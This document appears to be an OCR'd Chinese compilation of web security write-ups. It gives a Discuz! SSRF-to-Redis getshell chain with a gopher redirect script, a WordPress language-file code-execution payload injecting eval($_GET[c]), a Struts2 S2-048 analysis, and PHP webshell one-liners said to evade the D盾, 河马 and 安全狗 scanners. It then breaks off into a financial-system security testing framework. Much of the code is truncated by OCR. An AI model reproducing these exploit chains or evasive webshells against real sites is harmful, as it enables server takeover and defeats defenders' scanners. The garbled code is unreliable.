private function _init_setting() {
        if($this->init_setting) {
            if(empty($this->var['setting'])) {
                $this->cachelist[] = 'setting';
            }

            if(empty($this->var['style'])) {
                $this->cachelist[] = 'style_default';
            }
            if(!isset($this->var['cache']['cronnextrun'])) {
                $this->cachelist[] = 'cronnextrun';
            }
        }
        !empty($this->cachelist) && loadcache($this->cachelist);
        if(!is_array($this->var['setting'])) {
            $this->var['setting'] = array();
        }
    }
```

调用缓存的地方 source\function\function_core.php

```
function output_replace($content) {
    global $_G;
    if(defined('IN_MODCP') || defined('IN_ADMINCP')) return $content;
    if(!empty($_G['setting']['output']['str']['search'])) {

        if(empty($_G['setting’]
['domain']['app']['default'])) {
            $_G['setting']['output']['str']['replace'] = str_replace('{CURHOST}'
        }
        $content = str_replace($_G['setting']['output']['str']['search'], $_G['s
    }
    if(!empty($_G['setting']['output']['preg']['search']) ; (empty($_G['setting'
        if(empty($_G['setting']['domain']['app']['default'])) {
            $_G['setting']['output']['preg']['search'] = str_replace('\{CURHOST\
            $_G['setting']['output']['preg']['replace'] = str_replace('{CURHOST}
        }
        $content = preg_replace($_G['setting']['output']['preg']['search'], $_G[
    }
    return $content;
}
```


根据代码 我门可以看到，调用缓存的时候

$_G['setting']['output']['preg']['search'], $_G['setting']['output']['preg']['replace']

可以控制，所以，我们修改掉这2个地方的缓存就可以达到一个getshell的效果。但是有个前提就是，我们需要一个ssrf。最后，笔者在这里选择了以下这个ssrf点

```
forum.php?mod=ajax&amp;action=downremoteimg&amp;  message=[img=1,1]http:// 你的ip/ssrf.php?.jpg[/img]&amp;formhash=818c8f44
```

在这里，我们编写自己的脚本使用 header("location") 的方式去修改redis，为什么呢？ 因为直接在这个ssrf点输入构造好点语句，会被discuz的waf给拦截，这就会导致我们失败。所以不能直接使用在这个ssrf点中带具体的代码，网 上有资料就是卡在这。我们需要写一个脚本使用location跳转来完成对redis的请求。



Discuz! System Error

- 您当前的访问请求当中含有非法字符，已经被系统拒绝

PHP Debug

- [Line: 0056]forum.php(discuz_application->init)
- [Line: 0071]source/class/discuz/discuz_application.php(discuz_application->_init_misc)
- [Line: 0552]source/class/discuz/discuz_application.php(discuz_application->_xss_check)
- [Line: 0355]source/class/discuz/discuz_application.php(system_error)
- [Line: 0023]source/function/function_core.php(discuz_error::system_error)
- [Line: 0024]source/class/discuz/discuz_error.php(discuz_error::debug_backtrace)

在这里，需要说明一下的是，curl在7.35.0（笔者测试的版本）以下是不支持gopher协议的，网上的资料可能并没遇到这样的情况所以这个地方是最容易出错的地方。

curl

cURL support	enabled
cURL Information	7.19.7
Age	3
Features	
AsynchDNS	No
Debug	No
GSS-Negotiate	Yes
IDN	Yes
IPv6	Yes
Largefile	Yes
NTLM	Yes
SPNEGO	No
SSL	Yes
SSPI	No
krb4	No
libz	Yes
CharConv	No
Protocols	tftp, ftp, telnet, dict, ldap, ldaps, http, file, https, ftps, scp, sftp
Host	x86_64-redhat-linux-gnu
SSL Version	NSS/3.16.2.3 Basic ECC
ZLib Version	1.2.3
libSSH Version	libssh2/1.4.2

接下来先序列化一个对象

```
$a['output']['preg']['search']['plugins'] = "/.*/e";
$a['output']['preg']['replace']['plugins'] = 'phpinfo();';
$a['rewritestatus']=1;
$setting = serialize($a);
```

但是这里有个问题，我们修改缓存值必须知道缓存前缀，那么redis在2.6以上开始支持lua语法后，我们可以通过eval命令和通配符来模糊查找下setting结尾的key，我们可以构造一个以下的语句去修改_setting结尾的key的内容 `eval “local t=redis.call(‘keys’,’*_setting’);for i,v in ipairs(t) do redis.call(‘set’,v,’aaaa’) end;return 1;” 0` 然后我们编写脚本如下

```
<?php
// $a['output']['preg']['search']['plugins'] = "/.*/e";
// $a['output']['preg']['replace']['plugins'] = 'phpinfo();';
// $a['rewritestatus']=1;
// $setting = serialize($a);
header('Location: gopher://127.0.0.1:6379/_%0d%0aeval "local t=redis.call(\'keys
for i,v in ipairs(t) do redis.call(\'set\',v,\'a:2:{s:6:\"output\";a:1:{s:4:\"pr
search\";a:1:{s:7:\"plugins\";s:5:\"/.*/e\";}s:7:\"replace\";a:1:{s:7:\"plugins\
;\";}}}s:13:\"rewritestatus\";i:1;}\') end;return 1;" 0 ');
?>
```

并将代码保存到你的服务器上。 最后我们需要访问的地址是

```
http://192.168.80.116/forum.php?mod=ajax&action=downremoteimg& amp;message=
[img=1,1]http://你自己的服务器/ssrf.php?.jpg[/img]& formhash=818c8f44
```

注意在3.x的discuz里，这里的formhash需要带上，不然会导致非法请求，而且formhash有生命周期。然后访问。为了验证是否成功，我们在服务端我们使用get命令获取下pw*setting中的内容，我默认设置缓存前缀为pw*。

```
127.0.0.1:6379> get pw_setting
"a:2:{s:6:\"output\";a:1:{s:4:\"preg\";a:2:{s:6:\"search\";a:1:{s:7:\"plugins\";
s:5:\"/.*/e\";}s:7:\"replace\";a:1:{s:7:\"plugins\";s:10:\"phpinfo();\";}}}s:13:
\"rewritestatus\";i:1;}"
127.0.0.1:6379>
```

成功修改掉了redis的缓存。

然后访问 `http://xxx/forum.php?mod=ajax&inajax=yes&action=getthreadtypes`

```
127.0.0.1:6379> get pw_setting
"a:2:{s:6:\"output\";a:1:{s:4:\"preg\";a:2:{s:6:\"search\";a:1:{s:7:\"plugins\";
s:5:\"/.*/e\";}s:7:\"replace\";a:1:{s:7:\"plugins\";s:10:\"phpinfo();\";}}}s:13:
\"rewritestatus\";i:1;}"
127.0.0.1:6379>
```

漏洞修复

1、升级到最新的discuz版本。 2、对redis设置账号密码访问。

WordPress语言文件代码执行漏洞分析报告

1.漏洞简介

WordPress 是一个以PHP和MySQL为平台的自由开源的博客软件和内容管理系统，近日在 github（https://gist.github.com/anonymous/908a087b95035d9fc9ca46cef4984e97）上爆出这样一个漏洞，在其 <=4.6.1 版本中，如果网站使用攻击者提前构造好的语言文件来对网站、主题、插件等等来进行翻译的话，就可以执行任意代码。

2.漏洞影响

任意代码执行，但有以下两个前提：

1. 攻击者可以上传自己构造的语言文件，或者含有该语言文件的主题、插件等文件夹
2. 网站使用攻击者构造好的语言文件来对网站、主题、插件等进行翻译 这里举一个真实场景中的例子：攻击者更改了某个插件中的语言文件，并更改了插件代码使插件初始化时使用恶意语言文件对插件进行翻译，然后攻击者通过诱导管理员安装此插件来触发漏洞。

3.影响版本：<= 4.6.1

3.漏洞复现

1. 环境搭建

```
dockerpullwordpress<spanclass="token punctuation">:</span><spanclass="token
dockerpullmysql
dockerrun <spanclass="token operator">--</span>namewp<spanclass="token opera
dockerrun <spanclass="token operator">--</span>namewp <spanclass="token oper
```

2.漏洞分析 首先我们来看这样一个场景：

```
→ /tmp cat 1.php
<?php
$newfunc = create_function('$a,$b', 'return "$a + $b = " . ($a + $b);}echo "OUT\n";/*');
echo "New anonymous function: $newfunc\n";
→ /tmp php 1.php
PHP Warning:  Unterminated comment starting line 1 in /tmp/1.php(2) : runtime-created function on line 1
PHP Stack trace:
PHP   1. {main}() /tmp/1.php:0
PHP   2. create_function() /tmp/1.php:2
OUT
New anonymous function: lambda_1
```

在调用 create_function 时，我们通过 } 将原函数闭合，添加我们想要执行的内容后再使用 /* 将后面不必要的部分注释掉，最后即使我们没有调用创建好的函数，我们添加的新内容也依然被执行了。之所以如此，是因为 create_function 内部使用了 eval 来执行代码，我们看PHP手册上的说明：

说明

string create_function (string $args , string $code)

Creates an anonymous function from the parameters passed, and returns a unique name for it.

Caution This function internally performs an eval() and as such has the same security issues as eval(). Additionally it has bad performance and memory usage characteristics.

If you are using PHP 5.3.0 or newer a native anonymous function should be used instead.

所以由于这个特性，如果我们可以控制 create_function 的 $code 参数，那就有了任意代码执行的可能。这里要说一下， create_function 这个漏洞最早由80sec在08年提出，这里提供几个链接作为参考：

• https://www.exploit-db.com/exploits/32416/ • https://bugs.php.net/bug.php?id=48231 • http://www.2cto.com/Article/201212/177146.html

接下来我们看Wordpress中一处用到 create_function 的地方，在 wp-includes/pomo/translations.php 第203-209行：

```
<spanclass="token comment">/**
* Makes a function, which will return the right translation index, according to
* plural forms header
* @param int    $nplurals
* @param string $expression
*/</span>
<spanclass="token keyword">function</span> <spanclass="token function">make_plur
    <spanclass="token variable">$expression</span> <spanclass="token operator">=
    <spanclass="token variable">$func_body</span> <spanclass="token operator">=<
        \<span class="tokenvariable">$index</span> <span class="tokenoperator">=

        <span class="tokenkeyword">return</span> <span class="tokenpunctuation">
    <spanclass="token keyword">return</span> <spanclass="token function">create_
<spanclass="token punctuation">}</span>
```

根据注释可以看到该函数的作用是根据字体文件中的 plural forms 这个header来创建函数并返回，其中 $expression 用于组成 $func_body ，而 $func_body 作为 $code 参数传入了 create_function ，所以关键是控制 $expresstion 的值。 我们看一下正常的字体文件 zh_CN.mo ，其中有这么一段：

```
202 MIME-Version: 1.0
203 Content-Type: text/plain; charset=UTF-8
204 Content-Transfer-Encoding: 8bit
205 Plural-Forms: nplurals=1; plural=n;
206 X-Generator: Poedit 1.8.7
207 Project-Id-Version: 4.3.x
```

Plural-Froms 这个 header 就是上面的函数所需要处理的，其中 nplurals 的值即为 $nplurals 的值，而 plural 的值正是我们需要的 $expression 的值。所以我们将字体文件进行如下改动：

```
202 MIME-Version: 1.0
203 Content-Type: text/plain; charset=UTF-8
204 Content-Transfer-Encoding: 8bit
205 Plural-Forms: nplurals=1; plural=n);}eval($_GET[c]);/*;
206 X-Generator: Poedit 1.8.7
207 Project-Id-Version: 4.3.x
```

然后我们在后台重新加载这个字体文件，同时进行动态调试，可以看到如下情景：

```
function make_plural_form_function($nplurals, $expression) {  $nplurals: 1  $expression: "$n);}eval($_GET[c]);/*"
    $expression = str_replace('n', '$n', $expression);
    $func_body = "  $func_body: "\n\t\t\t$index = (int)($n);}eval($_GET[c]);/*);\n\t\t\treturn ($index < 1)? $index : 1 - 1;"
        \$index = (int)($expression);  $expression: "$n);}eval($_GET[c]);/*"
        return (\$index < $nplurals)? \$index : $nplurals - 1;";  $nplurals: 1
    return create_function('$m', $func_body);
}
```

我们payload中的) 首先闭合了前面的 (，然后 ； 结束前面的语句，接着是我们的一句话木马，然后用 /* 将后面不必要的部分注释掉，通过这样，我们就将payload完整的传入了 create_function，在其创建函数时我们的payload就会被执行，由于访问每个文件时都要用这个对字体文件解析的结果对文件进行翻译，所以我们访问任何文件都可以触发这个payload：

127.0.0.1:8088/wordpress/index.php?c=phpinfo();

PHP Version 5.5.9-1ubuntu4.19



System	Linux lab 4.2.0-42-generic #49~14.04.1-Ubuntu SMP Wed Jun 29 20:22:11 UTC 2016 x86_64
Build Date	Jul 28 2016 19:30:57
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d

127.0.0.1:8088/wordpress/wp-admin/tools.php?c=phpinfo%28%29%3B

PHP Version 5.5.9-1ubuntu4.19



System	Linux lab 4.2.0-42-generic #49~14.04.1-Ubuntu SMP Wed Jun 29 20:22:11 UTC 2016 x86_64
Build Date	Jul 28 2016 19:30:57
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d

其中访问 index.php?c=phpinfo(); 的函数调用栈如下：

```
translations.php:204, Gettext_Translations->make_plural_form_function()
translations.php:269, Gettext_Translations->set_header()
translations.php:69, Translations->set_headers()
mo.php:248, MO->import_from_reader()
mo.php:27, MO->import_from_file()
l10n.php:564, load_textdomain()
l10n.php:649, load_default_textdomain()
wp-settings.php:364, require_once()
wp-config.php:89, require_once()
wp-load.php:39, require_once()
wp-blog-header.php:13, require()
index.php:17, {main}()
```

Struts2远程命令执行S2-048漏洞分析报告

1.漏洞简介

Struts2是一个基于MVC设计模式的Web应用框架，它本质上相当于一个servlet，在MVC设计模式中，Struts2作为控制器(Controller)来建立模型与视图的数据交互。 近日apache官网发布了旗下Struts2的一个远程命令执行漏洞，评级为高（http://struts.apache.org/docs/s2-048.html），在Struts 2.3.x 版本上的Showcase 插件ActionMessage类中，通过构建不可信的输入可实现远程命令攻击。漏洞成因是当ActionMessage接收客户可控的参数数据时，由于后续数据拼接传递后处理不当导致任意代码执行。

2.漏洞影响

远程命令执行，但有以下前提： Struts 2.3.x使用了官网默认的struts2-showcase应用

3.影响版本

```
Struts 2.3.x
```

4.漏洞复现

1. 环境搭建 本地搭建 `apache tomcat + struts2-showcase.war` 2.漏洞分析 本次漏洞触发点在： `org.apache.struts2.s1.Struts1Action.execute()` 方法中，如下图所示：

```
public String execute() throws Exception {
    ActionContext ctx = ActionContext.getContext();
    ActionConfig actionConfig = ctx.getActionInvocation().getProxy().getConfig();
    Action action = null;
    try {
        action = (Action) objectFactory.buildBean(className, null);
    } catch (Exception e) {
        throw new StrutsException("Unable to create the legacy Struts Action", e, actionConfig);
    }

    // We should call setServlet() here, but let's stub that out later

    Struts1Factory strutsFactory = new Struts1Factory(Dispatcher.getInstance().getConfigurationManager().getConfiguration());
    ActionMapping mapping = strutsFactory.createActionMapping(actionConfig);
    HttpServletRequest request = ServletActionContext.getRequest();
    HttpServletResponse response = ServletActionContext.getResponse();
    ActionForward forward = action.execute(mapping, actionForm, request, response);

    ActionMessages messages = (ActionMessages) request.getAttribute(Globals.MESSAGE_KEY);
    if (messages != null) {
        for (Iterator i = messages.get(); i.hasNext(); ) {
            ActionMessage msg = (ActionMessage) i.next();
            if (msg.getValues() != null && msg.getValues().length > 0) {
                addActionMessage(getText(msg.getKey(), Arrays.asList(msg.getValues())));
            } else {
                addActionMessage(getText(msg.getKey()));
            }
        }
    }
```

`org.apache.struts2.s1.Struts1Action` 类为一个 Wrapper 类，用于将 Struts1 时代的 Action 包装成为 Struts2 中的 Action，以让它们在 struts2 框架中继续工作。 在 Struts1Action 的 execute 方法中，会调用对应的 Struts1 Action 的 execute 方法（第一个红色箭头处）。在

调用完后，会检查 request 中是否设置了 ActionMessage，如果是，则将会对 action messages 进行处理并回显给客户端。处理时使用了 getText 方法，这里就是漏洞的触发点。所以漏洞的触发条件是：在 struts1 action 中，将来自客户端的参数值设置到了 action message 中。 在官方提供的 Showcase 中，就存在漏洞，如下图：

```
public ActionForward execute(ActionMapping mapping, ActionForm form, HttpServletRequest request, HttpServlet

    // Some code to save the gangster to the db as necessary
    GangsterForm gform = (GangsterForm) form;
    ActionMessages messages = new ActionMessages();
    messages.add("msg", new ActionMessage("Gangster " + gform.getName() + " added successfully"));
    addMessages(request, messages);

    return mapping.findForward("success");
}
```

getText 方法的主要作用就是实现网站语言的国际化，它会根据不同的 Locale 去对应的资源文件里面获取相关文字信息（这些文件信息一般保存在 .properties 文件中），这些文字信息往往会回显至客户端。 Action messages 会通过 getText 方法最终进入 `com.opensymphony.xwork2.util.LocalizedTextUtil.getDefaultMessage(String, Locale, ValueStack, Object[], String)` 方法，如下：

```
 * Gets the default message.
 */
private static GetDefaultMessageReturnArg getDefaultMessage(String key, Locale locale, ValueStack valueStack, Object[] args,
                                                            String defaultMessage) {
    GetDefaultMessageReturnArg result = null;
    boolean found = true;

    if (key != null) {
        String message = findDefaultText(key, locale);

        if (message == null) {
            message = defaultMessage;
            found = false; // not found in bundles
        }

        // defaultMessage may be null
        if (message != null) {
            MessageFormat mf = buildMessageFormat(TextParseUtil.translateVariables(message, valueStack), locale);

            String msg = formatWithNullDetection(mf, args);
            result = new GetDefaultMessageReturnArg(msg, found);
        }
    }
```

此方法会将 `action message` 传入 `com.opensymphony.xwork2.util.TextParseUtil.translateVariables(String, ValueStack)`。 `com.opensymphony.xwork2.util.TextParseUtil.translateVariables(String, ValueStack)` 方法主要用于扩展字符串中由 ${} 或 %{} 包裹的 OGNL 表达式，这里也就是 OGNL 的入口，随后 action message 将进入 OGNL 的处理流程，漏洞被触发。


5.漏洞修复


1. 升级Apache Struts到2.5.10.1最新版本。
2. 避免使用Apache struts2-struts1-plugin这个插件。非必要的情况下可以将Apache struts2-struts1-plugin-2.3.x.jar文件从 "/WEB-INF/lib"目录中直接删除。如果使用该插件时避免使用拼接的方式将原始消息直接传递给ActionMessage。

静态免杀php一句话（已过D盾，河马，安全狗）

waf对于eval函数中是否有$变量比较敏感，只要eval中存在$，就会爆可疑后门，所以需要想办法变形下，最好变成eval(function())

```
<?php
function a()
{
    return "/*asdas*/".$_POST['a'];
}
eval(a());
```







~~~~
~~~~


对于安全狗，他对eval函数的检测更严格，这里使用php自带的函数替换$_POST


```
<?php
ob_start();
echo "/*sdjmz*/".$_GET["id"];
eval(ob_get_contents());
ob_flush();
```





Result for shell.zip





金融信息系统安全测评方法

1.概述

随着大数据、云计算、人工智能及区块链等新兴技术的应用，银行业手机银行、微信银行等新兴数字化金

通过安全测评过程，全面分析出信息系统可能存在的人为破坏场景及其成因与后果；通过科学有效的测试

具体任务如下：

1. 全面识别系统的功能点和信息点以及其所依赖的基础架构和基础设施
2. 充分识别可能对功能点和信息点的造成破坏的场景；
3. 充分测试造成被破坏场景发生的脆弱性，充分验证可以利用脆弱性的威胁和途径；
4. 充分识别在现有安全措施执行，通过测试手段验证控制措施的有效性；
5. 制定安全改进措施，使系统安全功能点和信息点被人为破坏的安全风险可控。

2.测评框架及要素

2.1.安全测评框架

安全测评框架如下图所示：




图1 金融业务的IT化是将业务功能和信息进行逻辑化实现和运转的过程。通过功能代码与数据结构的集成完成业务功能点和信息点的IT设计和实现，因此功能点的实体是功能代码的集合（简称代码集），信息点的实体是数据的集合（简称数据集）。 业务功能点在开发和测试环境完成逻辑实现后，投入运营，实现金融业务的运转。在IT化视角则是代码集和数据集的计算、传输和存储。代码集和数据集的计算、传输和存储分别需要依赖计算资源、网络资源和存储资源，这些资源随着IT技术的不断演进，衍生出了种类繁多的IT资源实体。诸多IT资源实体共同构成了代码集在开发测试过程实现所依赖的环境以及代码集和数据集在生产运营所依赖的环境。实现和验证所依赖的IT资源环境构成开发平台和测试平台，运营所依赖的IT资源环境则构成了生产运营平台。代码集、数据集以及运营所依赖的IT资源环境构成了信息系统。 在开发测试环节，代码集静态集中存储所依赖的IT资源环境实体的脆弱性和控制缺陷，可能被人为威胁利用形成破坏路径，造成破坏场景（功能篡改、功能失效、功能非法使用以及数据篡改、数据损毁、数据泄露）发生。 在生产运营环节，代码集、数据集的脆弱性和控制缺陷以及运营所依赖IT资源环境实体的脆弱性及控制缺陷，可能被人为威胁利用形成破坏路径，造成破坏场景发生。 这些破坏场景的发生可能导致业务风险事件进而对业务产生影响。 安全测评则需要充分识别、验证、分析破坏场景发生的成因和过程，并评价安全破坏场景发生的可能性，将测评成果提供给风险管理部门进行业务风险分析和影响分析。

2.2.安全测评要素

安全测评涉及各要素之间的关系下图所示：




图2

